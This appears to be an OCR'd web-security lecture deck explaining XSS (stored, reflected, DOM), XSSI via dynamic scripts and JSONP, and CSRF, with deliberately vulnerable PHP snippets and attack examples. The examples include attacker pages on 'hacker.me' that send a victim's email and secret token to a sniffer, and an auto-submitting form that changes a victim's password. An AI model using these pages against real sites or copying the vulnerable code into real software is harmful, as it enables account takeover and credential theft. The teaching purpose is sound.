Client Side

XSS

Cross Site Scripting

WTF is XSS?

User input cause html/js injection or script evaluating

/hi.php?me=<h1>1</h1>

```
...
<body>
Hello, <h1>1</h1>
</body>
...
```

/hi.php#alert(1337);

```
...
<script>
var user = eval(location.hash.slice(1))
</script>
...
```

/img.php?u=1" onerror="alert(1)

```
...
<img src="1" onerror="alert(1)">
...
```

/user.php?id=1337

```
...
<div id='content'>
<?php readfile($_GET['id']); ?>
</div>
...
```

/1337.txt

```
<script>alert(1);</script>
```

Stored XSS

Payload saved at server's DB/FS
and will eval every time
user visit malicious page

/user.php

```
...
<div id='content'>
<?php readfile($_GET['id']); ?>
</div>
...
```

/1337.txt

<script>alert(1);</script>

?id=1337

Stored XSS

Payload saved at server's DB/FS
and will eval every time
user visit malicious page

/user.php?id=1337


...

/1337.txt

<script>alert(1);</script>

...

(HTML response)



Stored XSS

stored-xss.php — UNREGISTERED

stored-xss.php


```php
<?php
if (isset($_GET['msg'])){
    file_put_contents('guests.txt', $_GET['msg']);
    echo "Added!<br>";
}
echo "Guestbook content: ";
readfile('guests.txt');
?>
```

Line 7, Column 20 Tab Size: 4 PHP

Request

Raw | Params | Headers | Hex

```
GET /stored-xss.php?msg=<script>alert(1)</script> HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11;
rv:45.0) Gecko/20100101 Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cache-Control: max-age=0
```



Reflected XSS

Payload injects in page from user's request


Clear HTML-code injection:

/hi.php?me=<h1>1</h1>

...
<body>
Hello, **<h1>1</h1>**
</body>
...

/hi.php?me=<h1>1</h1>


(HTML response)



Reflected XSS

Payload injects in page from user's request

Clear HTML-code injection:



Reflected XSS

Payload injects in page from user's request

Injection in tag attribute:

/img.php?u=1" onerror="alert(1)


...

<img src="**1" onerror="alert(1)**">

...

/img.php?u=1" onerror="alert(1)


(HTML response)



Reflected XSS

Payload injects in page from user's request

Injection in tag attribute:



DOM XSS


JS executes our payload

/hi.php#alert(1337);

...
<script>
var user = eval(**location.hash.slice(1)**)
</script>
...


/hi.php#**alert(1337);**

eval(**alert(1337)**);



DOM XSS


JS executes our payload



What can XSS?

- HTTP/S Requests via ajax (CORS/**SOP!!!**)
- Page hijacking
- Form grabber / input logger
- Man-in-The-Browser
- XSS worm via stored xss
- etc (see BeEF)

scheme, hostname, port



XSSI

Cross Site Scripting Inclusion

WTF is "XSSI"?

Example 1: dynamic js scripts

social.net/me.js

```
var user_mail = 'user@test.com';
var secret_token =
'63a9f0ea7bb98050796b649e85481845';
...
```

Example 1

social.net/me.js


```
var user_mail = '%user_mail_here%';
var secret_token = '%token_here%';
...
```

Dynamic content with user's data

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';
var secret_token = '%token_here%';
...
```


Dynamic content with user's data

Open hacker's website with evil script

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = '%user_mail_here%';
var secret_token = '%token_here%';
...
```

Dynamic content with user's data


Browser loads script from social.net/me.js with live user's session on social.net

Cookie: ...

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = 'user@test.com';
var secret_token =
'63a9f0ea7bb98050796b649e85481845';
...
```


Dynamic content with user's data

Dynamic script with user's data in vars will be execute in user's browser on hacker.me/test.html

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 1

social.net/me.js

```
var user_mail = 'user@test.com';
var secret_token =
'63a9f0ea7bb98050796b649e85481845';
...
```


Dynamic content with user's data

Now JS can access this vars and send them to hacker's log!

hacker.me/test.htm

```
<script src="//social.net/me.js"></script>
<script>
send_to_sniffer(user_mail+':'+secret_token);
</script>
```

Hacker's fake site with payload



logged in social.net users

Example 2: JSONP

Same as example 1 with JSONP

social.net/me.php?cb=pewpew

pewpew({"name":"user@test.com",
"secret_token" :
"63a9f0ea7bb98050796b649e85481845"})

Example 2

social.net/me.php?cb=pewpew

pewpew({"name":"user@test.com",
"secret_token" :
"63a9f0ea7bb98050796b649e85481845"})

hacker.me/test.htm

```
<script>
pewpew = function(i){
send_to_sniffer(i.name+i.secret_token);
}
</script>
<script src="//social.net/me.php?cb=pewpew">
</script>
```

Write your own function!

CSRF

Cross Site Request Forgery

WTF is "CSRF"?

hacker.site/1.html

```
<body onload="document.forms[0].submit()">
<form method="GET" action="//social.net/settings">
<input name="type" value="password">
<input name="pass" value="qwerty123">
</form>
...
```



